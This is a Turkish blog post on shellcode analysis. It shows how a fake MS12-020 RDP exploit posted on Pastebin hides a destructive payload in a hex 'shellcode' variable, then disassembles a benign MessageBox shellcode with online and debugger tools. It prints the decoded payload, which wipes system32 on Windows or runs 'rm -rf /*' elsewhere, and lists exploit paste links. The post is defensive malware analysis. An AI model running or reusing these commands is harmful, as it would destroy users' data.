

KabukKod Analizi

written by Mert SARICA | 1 May 2013

KabukKod (shellcode), tespit edilen güvenlik zafiyetinin istismar edilmesi ile hedef işletim sistemi üzerinde komut satırı erişimi vermeye yarayan bir kod parçasıdır (instructions) bu nedenle istismar kodunun belki de en önemli parçasıdır. Penetrasyon testlerinden, APT (advanced persistent threat) saldırılarına, arka kapılardan, Watering Hole saldırılarına (popüler sitelerin hacklenerek ziyaretçilerinin zararlı yazılım içeren başka sitelere yönlendirilmesi) kadar birçok alanda sıkça kullanılan istismar kitleri dolayısıyla kabukKodlarının analizi de her geçen gün güvenlik uzmanları ve kurumlar için önem kazanmaktadır.

Özellikle penetrasyon testlerinde Metasploit, Core Impact, Canvas ve benzeri istismar araçlarında yer alan ve kabukKod içeren istismar kodları kullanılmadığı sürece Packetstorm, Exploit-DB, 1337day vb. istismar kodu yayınlayan sitelerden indirilen istismar kodlarının dolayısıyla kabukKodlarının test edilmeden, kontrol edilmeden herhangi bir penetrasyon testin de kullanılması hem testi gerçekleştiren hem de kurumlar/müşteriler için oldukça risklidir. Bunun nedeni ise art niyetli kişilerin kimi zaman sahte istismar kodu altında, sisteme zarar veren kabukKodu içeren istismar kodlarını çeşitli internet sitelerinde yayınlamalarından kaynaklanmaktadır.

13 Mart 2012 tarihinde Microsoft tarafından yayınlanan bir bildiride (MS12-020), RDP üzerinde uzaktan komut çalıştırmaya imkan tanıyan kritik bir güvenlik zafiyeti tespit edildiği belirtilmiştir. Bu bildirinin yayınlanmasından kısa bir süre sonra ise hem sosyal medyada hem de çeşitli internet sitelerinde, bu zafiyeti istismar ederek uzaktan komut çalıştırmaya imkan tanıyan istismar kodlarına verilmiştir.



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[web applications] - NEWSolved SQL Injection Vulnerability
dlvr.it/2h1Yrl

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[web applications] - Feindura CMS v2.0.4 dlvr.it/2h1YrP

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[web applications] - CodeWeb SQL/XSS Vulnerabilities dlvr.it/2h0D1n

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[remote exploits] - Microsoft Remote Desktop User/Password Reader
(Base on MS12-020) dlvr.it/2gyLF2

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[web applications] - Wordpress Themes - onepagewebsite Full Path
Disclosure vulnerability dlvr.it/2gyLCq

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[web applications] - ThinkSNS Arbitrary File Upload Vulnerability
dlvr.it/2gIkWW

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ms12-020

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[Python] **MS12-020 PoC - Pastebin.com**
Mar 13, 2012 ... `usr/bin/env python. #####`
MS12-020 Exploit by ...
pastebin.com/fFWkezQH

[Python] **### ms12-020 "chinese shit" PoC v2 (wireshark version ...**
Mar 15, 2012 ... `ms12-020 "chinese shit" PoC v2 (wireshark version). #. # tested on winsp3`
spanish, reported to work on Win7, win 2008. #. # original source: ...
pastebin.com/jzQxvnpj

`usr/bin/env python # rdpasmash.py # MS12-020 RDP exploit, remote ...`
Mar 17, 2012 ... `usr/bin/env python. # rdpasmash.py. # MS12-020 RDP exploit, remote code`
execution. # Confirmed working on all pre-patch boxes, XP to 7. # ...
pastebin.com/GM4sHj9t

#ms12-020 fuckery - Pastebin.com
#ms12-020 2012-03-15 10:04:10 -0400 lifeasageek kd> r eax=b02ba008 ebx= 00000000
ecx=00000002 edx=0000091d esi=b02ba604 edi=00000002 ...
pastebin.com/5bHzGAF

ms12-020 metasploit dos module - Pastebin.com
Mar 18, 2012 ... `class Metasploit3 < Msf::Auxiliary include Msf::Exploit::Remote::Tcp include`
`Msf::Auxiliary::Dos def initialize(info = {}) super(update_info(info, ...`
pastebin.com/5aGxETfw

ms12-020 "chinese shit" PoC ## tested on winsp3 spanish, from ...
Mar 15, 2012 ... Copied. #. # `ms12-020 "chinese shit" PoC. #. # tested on winsp3 spanish,`
from localhost. #. # `import socket. import sys. buf=""` ...
pastebin.com/UzDKcCQy

[Python] **#!/usr/bin/env python # # ms12-020 PoC attempt # # based ...**
Mar 16, 2012 ... Copied. `#!/usr/bin/env python. #. # ms12-020 PoC attempt. #. # based on`
`jdudck PoC. #. import sys. import socket. from struct import pack,unpack ...`
pastebin.com/4FnaYYMz

[Python] `#!/usr/bin/env python`

pastebin.com/GM4sHj9t

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ms12-020

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Untitled
BY A GUEST ON MAR 17TH, 2012 | SYNTAX: PYTHON | SIZE: 7.59 KB | HITS: 7,754 | EXPIRES: NEVER
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```
1. #!/usr/bin/env python
2.
3. # rdpasmash.py
4. # MS12-020 RDP exploit, remote code execution
5. # Confirmed working on all pre-patch boxes, XP to 7
6. #
7. # Author: Verze
8.
9. import struct
10. import socket
11. import sys
12.
13. trigger = "\x58\x6c\x64\x47\x6a\x74\x30\x5a\x67\x43\x67\x79\x6f\x39\x46\x61"
14. trigger += "\x66\x70\x66\x65\x43\x52\x46\x71\x78\x30\x33\x55\x62\x63\x58\x63"
15. trigger += "\x47\x34\x33\x65\x62\x61\x46\x30\x30\x43\x69\x64\x70\x65\x48\x65"
16. trigger += "\x69\x38\x68\x66\x4c\x75\x66\x30\x50\x6b\x6f\x66\x63\x65\x6f\x6f"
17. trigger += "\x79\x6a\x45\x52\x46\x67\x1a\x6a\x4d\x34\x68\x77\x72\x73\x65\x73"
18. trigger += "\x6a\x37\x72\x69\x6f\x68\x50\x52\x48\x6e\x39\x67\x69\x6a\x55\x6c"
19. trigger += "\x68\x32\x77\x69\x6f\x69\x6d\x69\x63\x43\x63\x41\x43\x78\x65\x78"
20. trigger += "\x63\x43\x73\x69\x65\x62\x63\x70\x69\x6f\x66\x67\x65\x66\x61"
21. trigger += "\x67\x72\x63\x70\x68\x72\x67\x69\x63\x6b\x69\x69\x67\x6d\x65\x63"
22. trigger += "\x58\x6c\x64\x64\x67\x6a\x74\x30\x5a\x67\x43\x67\x79\x6f\x39\x46\x61"
23. trigger += "\x6a\x63\x70\x66\x61\x1a\x76\x35\x59\x6f\x68\x63\x24\x6d\x4d\x74\x6e"
24. trigger += "\x6d\x66\x6e\x67\x69\x68\x50\x57\x6b\x6f\x6f\x6e\x63\x66\x63\x65\x63"
25. trigger += "\x73\x65\x63\x6b\x67\x72\x69\x69\x65\x63\x71\x69\x61\x67\x6b\x6f\x66"
26. trigger += "\x36\x63\x65\x79\x6f\x6a\x70\x65\x63\x63\x7a\x71\x74\x62\x46\x65"
27. trigger += "\x78\x62\x43\x70\x6d\x64\x79\x64\x63\x72\x4a\x66\x6b\x62\x79\x64"
28. trigger += "\x69\x67\x6e\x64\x63\x67\x62\x4a\x65\x73\x64\x64\x6f\x79\x6b\x62\x67"
29. trigger += "\x61" # 39
```

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- Untitled 8 sec ago
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Örneğin Pastebin'de yer alan bu istismar kodu her ne kadar shellcode adında bir değişkene sahip olsa da aslında gerçek anlamda bir kabuk kodu içermemektedir.

```
shellcode =  
"\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79  
\x73"  
shellcode +=  
"\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x66\x20\x43  
\x3a"  
shellcode +=  
"\x5c\x77\x69\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32\x5c\x2a  
\x20"  
shellcode +=  
"\x3e\x20\x4e\x55\x4c\x20\x32\x3e\x26\x31\x27\x29\x20\x69\x66\x20\x27\x57\x69  
\x6e"  
shellcode +=  
"\x27\x20\x69\x6e\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x70\x6c  
\x61"  
shellcode +=  
"\x74\x66\x6f\x72\x6d\x27\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x29\x20\x65\x6c  
\x73"  
shellcode +=  
"\x65\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e  
\x73"  
shellcode +=  
"\x79\x73\x74\x65\x6d\x28\x27\x72\x6d\x20\x2d\x72\x66\x20\x2f\x2a\x20\x3e\x20  
\x2f"  
shellcode +=  
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x32\x3e\x26\x31\x27\x29\x20\x23\x68\x69  
\x20"  
shellcode +=  
"\x74\x68\x65\x72\x65\x20\x5e\x5f\x7e\x20\x66\x65\x65\x6c\x20\x66\x72\x65\x65  
\x20"  
shellcode +=  
"\x74\x6f\x20\x73\x70\x72\x65\x61\x64\x20\x74\x68\x69\x73\x20\x77\x69\x74\x68  
\x20"  
shellcode +=  
"\x74\x68\x65\x20\x72\x6d\x20\x2d\x72\x66\x20\x72\x65\x70\x6c\x61\x63\x65\x64  
\x20"  
shellcode +=  
"\x77\x69\x74\x68\x20\x73\x6f\x6d\x65\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65  
\x20"
```


shellcode += "\x69\x6e\x73\x69\x64\x69\x6f\x75\x73"

Yukarıda yer alan shellcode değişkenini (kabukkod) aşağıdaki gibi en sade hale getirip,

```
5f5f696d706f72745f5f28276f7327292e73797374656d282764656c202f73202f71202f66204
33a5c77696e646f77735
c73797374656d33325c2a203e204e554c20323e26312729206966202757696e2720696e205f5f
696d706f72745f5f2827
706c6174666f726d27292e73797374656d282920656c7365205f5f696d706f72745f5f28276f7
327292e73797374656d2
827726d202d7266202f2a203e202f6465762f6e756c6c20323e26312729202368692074686572
65205e5f7e206665656c
206672656520746f20737072656164207468697320776974682074686520726d202d726620726
5706c616365642077697
46820736f6d657468696e67206d6f726520696e736964696f7573
```

HEX değerlerini ASCII değerlerine çevirdiğimizde,

The screenshot shows the 'ASCII to Hex' website interface. It features several conversion tools arranged in a grid:

- Text (ASCII / ANSI):** Contains a text area with a shellcode payload and buttons for 'Convert' and 'Copy to Clipboard'.
- Binary:** Shows the shellcode converted into a long string of 0s and 1s, with 'Convert' and 'Copy to Clipboard' buttons.
- Hexadecimal:** Shows the shellcode converted into a long string of hexadecimal characters, with 'Convert' and 'Copy to Clipboard' buttons.
- BASE64:** Shows the shellcode converted into a long string of Base64 characters, with 'Convert' and 'Copy to Clipboard' buttons.
- Decimal:** Shows the shellcode converted into a long string of decimal numbers, with 'Convert' and 'Copy to Clipboard' buttons.
- ROT13:** Shows the shellcode converted using ROT13, with 'Convert' and 'Copy to Clipboard' buttons.
- URL Encoded:** Shows the shellcode converted into URL-encoded format, with 'Convert' and 'Copy to Clipboard' buttons.
- HTML Entities:** Shows the shellcode converted into HTML entity format, with 'Convert' and 'Copy to Clipboard' buttons.

At the bottom right, there is an advertisement for 'Well-typed sysadmins' with a 'jane@street.com' email address and a 'Get paid well OCamll/sysadmin jobs in NYC' link.

```
__import__('os').system('del /s /q /f C:\windows\system32\* > NUL 2>&1') if
'Win' in __import__('platform').system()
else
```

```
__import__('os').system('rm -rf /* > /dev/null 2>&1')  
#hi there ^_^ feel free to spread this with the rm -rf replaced with  
something more insidious
```

yukarıda yer alan bu kodun çalıştırıldığı işletim sisteminin Windows olması durumunda system32 klasörünü sildiğini, Windows dışındaki işletim sisteminde çalıştırılması durumunda ise kök dizin (/) altında yer alan tüm dizinleri sildiğini, kısacası kabukkod adı altında sisteme zarar vermek amacıyla geliştirilmiş Python kodu içeren sahte bir istismar kodu olduğunu görebiliyoruz.

Peki ya gerçek anlamda OPCODElar'dan oluşan bir kabukkod nasıl analiz edilir ?

Örneğin elimizde bir istismar kodundan veya bir zararlı yazılımdan temin ettiğimiz aşağıdaki gibi bir kabuk kodu (İngilizce Windows XP SP3'de çalışmaktadır) olduğunu düşünelim. Bunu analiz edebilmek için öncelikle disassemble etmemiz gerekmektedir.

```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730e  
f81c111111111516861676542684d65737389e15150bb40ae807cffd389e131d252515152ffd0  
31c050b812cb817cffd0
```

Bunun için çevrimiçi (online) ve çevrimdışı (offline) olmak üzere 2 yol izleyebiliriz.

Çevrimiçi analiz için Malware Tracker gibi kabuk kod analizi yapan ve bize assembly kodunu gösteren bir siteden faydalanabiliriz.

malwaretracker.com: Shell x

www.malwaretracker.com/shellcode.php

Unpack and analyze shellcode. Paste hex of shellcode.

```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730ef81c1
11111111516861676542684d65737389e15150bb40ae807cffd389e131d252515152ffd031c050b812
cb817cffd0
```


Disassemble Shellcode Win32 Execute

Result:

Key: Entry Point:

00000000	31C0	xor eax,eax ; clearing variable
00000002	31DB	xor ebx,ebx ; clearing variable
00000004	31C9	xor ecx,ecx ; clearing variable
00000006	31D2	xor edx,edx ; clearing variable
00000008	51	push ecx
00000009	686C6C2020	push dword 0x20206c6c
0000000E	6833322E64	push dword 0x642e3233
00000013	6875736572	push dword 0x72657375
00000018	89E1	mov ecx,esp
0000001A	BB7B1D807C	mov ebx,0x7c801d7b
0000001F	51	push ecx
00000020	FFD3	call ebx ; call
00000022	B95E6730EF	mov ecx,0xef30675e
00000027	81C111111111	add ecx,0x11111111 ; math
0000002D	51	push ecx
0000002E	6861676542	push dword 0x42656761
00000033	684D657373	push dword 0x7373654d
00000038	89E1	mov ecx,esp
0000003A	51	push ecx
0000003B	50	push eax
0000003C	BB40AE807C	mov ebx,0x7c80ae40
00000041	FFD3	call ebx ; call
00000043	89E1	mov ecx,esp
00000045	31D2	xor edx,edx ; clearing variable
00000047	52	push edx
00000048	51	push ecx
00000049	51	push ecx
0000004A	52	push edx
0000004B	FFD0	call eax ; call
0000004D	31C0	xor eax,eax ; clearing variable
0000004F	50	push eax
00000050	B812CB817C	mov eax,0x7c81cb12
00000055	FFD0	call eax ; call

Çevrimdışı analiz için ise kendimizi yormak istemiyorsak (Immunity Debugger aracı ile herhangi bir programı (örnek calc.exe) açıp, ilk 500 baytını kabuk kodu ile değiştirip analiz etmek), shellcode2exe aracı ile elimizdeki kabuk kodunu (sc.bin) yürütülebilir programa (executable) çevirip (sc.exe) ardından Immunity Debugger aracı ile analiz edebiliriz. (Immunity Debugger ile kabuk koda gelene kadar F8 (Step Over) ile ilerleyip ardından CTRL-A tuşlarına (Analysis Code) basacak olursak kodun analiz için daha da okunaklı bir hale dönüştüğünü görebiliriz.)



Immunity Debugger - sc.exe - [CPU - main thread, module sc]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ? Immunity: Consulting Services Manager

00401000 \$ 31C8 XOR EAX,EAX
00401002 \$ 31C8 XOR EAX,EAX
00401004 \$ 31C9 XOR ECX,ECX
00401006 \$ 31D2 XOR EDI,EDI
00401008 \$ 1 PUSH EAX
00401009 68 6C6C2020 PUSH 20206C6C
0040100E 68 33322E64 PUSH 642E3233
00401013 68 75736572 PUSH 72657375
00401018 89E1 MOV ECX,ESP
0040101A B8 7B10807C MOV EBX,kerne!32.LoadLibraryA
0040101F 51 PUSH ECX
00401020 FF03 CALL EBX
00401022 B9 5E5730EF MOV ECX,5E5730EF
00401027 31C1 XOR EAX,1
0040102D 51 PUSH ECX
0040102E 68 61675543 PUSH 42556751
00401033 68 4C557373 PUSH 73735573
00401038 89E1 MOV ECX,ESP
00401039 51 PUSH ECX
0040103B 51 PUSH ECX
0040103C B8 40E807C MOV EBX,kerne!32.GetProcAddress
00401041 FF03 CALL EBX
00401043 89E1 MOV ECX,ESP
00401045 31D2 XOR EDI,EDI
00401047 51 PUSH ECX
00401048 51 PUSH ECX
00401049 51 PUSH ECX
0040104A 52 PUSH EDI
0040104B FF00 CALL EAX
0040104D \$ 31C8 XOR EAX,EAX
0040104F 51 PUSH ECX
00401050 B8 12CB817C MOV EAX,kerne!32.ExitProcess
00401055 FF00 CALL EAX
00401057 0000 ADD BYTE PTR DS:[EAX],AL
00401059 0000 ADD BYTE PTR DS:[EAX],AL
0040105B 0000 ADD BYTE PTR DS:[EAX],AL
0040105D 0000 ADD BYTE PTR DS:[EAX],AL
0040105F 0000 ADD BYTE PTR DS:[EAX],AL
00401061 0000 ADD BYTE PTR DS:[EAX],AL
00401063 0000 ADD BYTE PTR DS:[EAX],AL
00401065 0000 ADD BYTE PTR DS:[EAX],AL
00401067 0000 ADD BYTE PTR DS:[EAX],AL
00401069 0000 ADD BYTE PTR DS:[EAX],AL
0040106B 0000 ADD BYTE PTR DS:[EAX],AL
0040106D 0000 ADD BYTE PTR DS:[EAX],AL
0040106F 0000 ADD BYTE PTR DS:[EAX],AL
00401071 0000 ADD BYTE PTR DS:[EAX],AL
00401073 0000 ADD BYTE PTR DS:[EAX],AL
00401075 0000 ADD BYTE PTR DS:[EAX],AL
00401077 0000 ADD BYTE PTR DS:[EAX],AL
00401079 0000 ADD BYTE PTR DS:[EAX],AL

[FileName
LoadLibraryA
GetProcAddress
ExitCode => 0
ExitProcess

MessageBoxA

Registers (FPU)

EAX 00C10000
ECX 00000004
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 00000000
ESP 0012EF54
EBP 00000000
EDI 00000000
EIP 7C90E514 ntdll.KiFastSystemCallRet
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
D 0 SS 0023 32bit 0(FFFFFFFF)
O 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 002B 32bit 7FDF000(FFF)
T 0 GS 0000 NULL
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -0.0002632649370477423000
ST1 empty 8.2002951340238055000e-307
ST2 empty 5.8000109063299713000e-039
ST3 empty -4.972335506458510000e+086
ST4 empty 6.0765776117981363000e+139
ST5 empty -1.0737393106303671000e+163
ST6 empty 3.7136451430739227000
ST7 empty 1.2519776165595107000e-312
FST 0120 Cond 0 0 0 1 Err 0 0 1 0 0 0 0 0 (LT)
FDW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

0012FF98 00000000
0012FF9C 0012FFA8 6 * ASCII "MessageBoxA"
0012FFA0 0012FFB0 6 * ASCII "MessageBoxA"
0012FFA4 00000000
0012FFA8 73736540 Mess
0012FFAC 42556751 ageB
0012FFB0 0041736F owa
0012FFB4 72657375 user
0012FFB8 642E3233 32;d
0012FFBC 20206C6C ll
0012FFC0 00000000
0012FFC4 7C317077 wpu! RETURN to kernel32.7C817077
0012FFC8 00670067 g.g.
0012FFCC 00720055 e.g.
0012FFD0 7FDF4000 g.d
0012FFD4 80544CFD "LTQ
0012FFD8 0012FFC8 = *
0012FFDC F5475558 hhg!
0012FFE0 FFFFFFFF End of SEH chain
0012FFE4 7C833000 i0a! SE handler
0012FFEC 7C817000 Cpu! kernel32.7C817000
0012FFED 00000000
0012FFF0 00000000
0012FFF4 00000000
0012FFF8 00401000 .W. sc.<ModuleEntryPoint>
0012FFFC 00000000

Address Hex dump ASCII

00402000 00 00 00 00 00 00 00 00
00402008 00 00 00 00 00 00 00 00
00402010 00 00 00 00 00 00 00 00
00402018 00 00 00 00 00 00 00 00
00402020 00 00 00 00 00 00 00 00
00402028 00 00 00 00 00 00 00 00
00402030 00 00 00 00 00 00 00 00
00402038 00 00 00 00 00 00 00 00
00402040 00 00 00 00 00 00 00 00
00402048 00 00 00 00 00 00 00 00
00402050 00 00 00 00 00 00 00 00
00402058 00 00 00 00 00 00 00 00
00402060 00 00 00 00 00 00 00 00
00402068 00 00 00 00 00 00 00 00
00402070 00 00 00 00 00 00 00 00
00402078 00 00 00 00 00 00 00 00
00402080 00 00 00 00 00 00 00 00
00402088 00 00 00 00 00 00 00 00
00402090 00 00 00 00 00 00 00 00
00402098 00 00 00 00 00 00 00 00
004020A0 00 00 00 00 00 00 00 00
004020A8 00 00 00 00 00 00 00 00
004020B0 00 00 00 00 00 00 00 00
004020B8 00 00 00 00 00 00 00 00
004020C0 00 00 00 00 00 00 00 00

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.